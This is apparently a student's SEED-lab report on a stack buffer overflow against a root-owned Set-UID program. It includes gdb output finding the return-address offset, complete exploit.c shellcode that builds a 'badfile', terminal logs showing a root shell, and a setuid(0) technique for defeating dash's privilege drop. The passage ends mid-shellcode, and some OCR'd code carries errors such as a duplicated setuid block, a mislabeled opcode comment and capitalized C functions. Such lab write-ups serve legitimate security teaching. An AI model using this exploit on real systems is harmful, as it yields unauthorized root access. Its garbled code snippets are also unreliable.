
The program stops inside the bof function due to the breakpoint created. The stack frame values for this function will be of our interest and will be used to construct the badfile contents. Here, we print out the ebp and buffer values, and also find the difference between the ebp and start of the buffer in order to find the return address value's address. The following screenshot shows the steps:



```
EBP: 0xbfffeb48 --> 0xbfffed78 --> 0x0
ESP: 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb20 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb24 --> 0x0
0008| 0xbfffeb28 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb2c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb30 --> 0xbfffed78 --> 0x0
0020| 0xbfffeb34 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb38 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb3c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb67 '\220' <repeats 36 times>, "\370\353\377\277", '\220' <repeats 160 times>...) at stack.c:10
10        strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeb28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb48
gdb-peda$ p 0xbfffeb48-0xbfffeb28
$3 = 0x20
gdb-peda$ p/d 0xbfffeb48-0xbfffeb28
$4 = 32
gdb-peda$
```

Here, we see that the frame pointer is 0xbfffeb48 and hence the return address must be stored at 0xbfffeb48 + 4, and the first address we can jump to is 0xbfffeb48 + 8. Also, in order for the return address to point at our code, we need to know the location to store the return address in the input so that it is stored in the return address field in the stack. This can be found out by finding the difference between the return address and buffer start address, because our input is copied to the buffer from the start. The difference between ebp and buffer start can be seen in the output, and by the layout of the stack, we know that return address will be 4 bytes above where the ebp points. Hence, the distance between the return address and the start of the buffer is 36, and so the return address should be stored in the badfile at an offset of 36.

exploit.c code


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.c (~/) - gedit
Open

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x31\xdb"             /* xorl    %ebx,%ebx              */
  "\xb0\xd5"             /* movb    $0xd5,%ebx             */
  "\xcd\x80"             /* int     $0x80                  */
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffebf8;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

The goal of this code is to construct the badfile.

When this program will generate the contents for badfile. Then run the vulnerable program stack. If your exploit is implemented correctly, you should be able to get a root shell:


$ gcc -o exploit exploit.c

$./exploit // create the badfile

$ hexdump -C badfile

$ ls – l stack

$./stack // launch the attack by running the vulnerable program # <----



```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc -o exploit exploit.c
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./exploit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000020  90 90 90 90 f8 eb ff bf  90 90 90 90 90 90 90 90  |................|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000001e0  90 90 90 90 31 c0 31 db  b0 d5 cd 80 31 c0 50 68  |....1.1.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                    |.....|
00000205
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 23 06:59 stack
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

It can be seen from the above screenshot that we have successfully got the root shell.


It should be noted that although we have obtained the “#” prompt, the real user id is still yourself (the effective user id is now root).

realuid.c program

```
void main()
{
Setuid(0);
System(“/bin/sh”);
}
```

Comands:

```
 $gcc realuid.c -o realuid
 $./stack

#./realuid
Uid =0(root)
```



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ gcc realuid.c -o realuid
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./stack
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
# exit
# exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

Task 4: Defeating dash's Countermeasure

In this task we defeat the countermeasure that is implemented in dash. One approach is not to invoke /bin/sh in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking setuid(0) before executing execve() in the shellcode. In this task, we will use this approach.


We will first change the /bin/sh symbolic link, so it points back to /bin/dash:

$ sudo rm /bin/sh

$ sudo ln -s /bin/dash /bin/sh

$ ls -l /bin/dash

$ ls -l /bin/sh



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal


```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo rm /bin/sh
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo ln -s /bin/dash /bin/sh
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17  2016 /bin/dash
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 23 07:25 /bin/sh -> /bin/dash
```

In root vm :/home/seed/Desktop/bufferoverflow

# gcc dash shell_test.c -o dash_shell_test


#chmod 4755 dash_shell_test

#exit


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ sudo -s
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# gcc dash_shell_test.c -o dash_shell_test
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# chmod 4755 dash_shell_test
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# exit
exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

To see how the countermeasure in dash works and how to defeat it using the system call setuid(0), we write the following C program. We first comment out Line setuid(0) and run the program as a Set-UID program (the owner should be root.



VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
*dash_shell_test.c (~/) - gedit
Open

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
//setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

The above program can be compiled and set up using the following commands (we need to make it root-owned Set-UID program):

$ ls -l dash_shell_test


$ ./dash_shell_test



```
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root root 7404 Feb 23 07:27 dash_shell_test
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

On running this program, we see that we enter our own account shell (i.e., seed) and the program's user id is that of the seed.


We now uncomment Line setuid(0) and run the program again.


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
dash_shell_test.c (~/) - gedit
Open

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL;
setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

$ ls -l dash_shell_test

$ ./dash_shell_test




VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# gcc dash_shell_test.c -o dash_shell_test
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# chmod 4755 dash_shell_test
[02/23/21]root@PES2201800618_AmruthaBS_VM1:~# exit
exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ls -l dash_shell_test
-rwsr-xr-x 1 root root 7444 Feb 23 07:31 dash_shell_test
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/23/21]seed@PES2201800618_AmruthaBS_VM1:~$
```

As seen, we enter the root shell and on checking for the user ID, it is that of the root. So, we see that both the times we get access to the shell, but in the first one it is not of the root because the bash program drops the privileges of the SET-UID program since the effective user id and the actual user id are not the same. Hence, it is executed as a program with normal priveleges and not root. But by having the setuid command in the program, it makes a difference because the actual user id is set to that of root, and the effective user id is 0 as well because of the SET-UID program, and hence the dash does not drops any privileges here, and the root shell is run. This command, therefore, can defeat the dash's countermeasure by setting the uid to that of the root for SET-UID root programs, providing with root's terminal access.

From the above experiment, we will see that seuid(0) makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke execve().

In root vm


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
exploit.c (~/) - gedit
Open


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
  "\x31\xc0" /* Line 1: xorl %eax,%eax */
  "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
  "\xb0\xd5" /* Line 3: movb $0xd5,%al */
  "\xcd\x80" /* Line 4: int $0x80 */
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x31\xdb"             /* xorl    %ebx,%ebx              */
  "\xb0\xd5"             /* movb    $0xd5,%ebx             */
  "\xcd\x80"             /* int     $0x80                  */
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
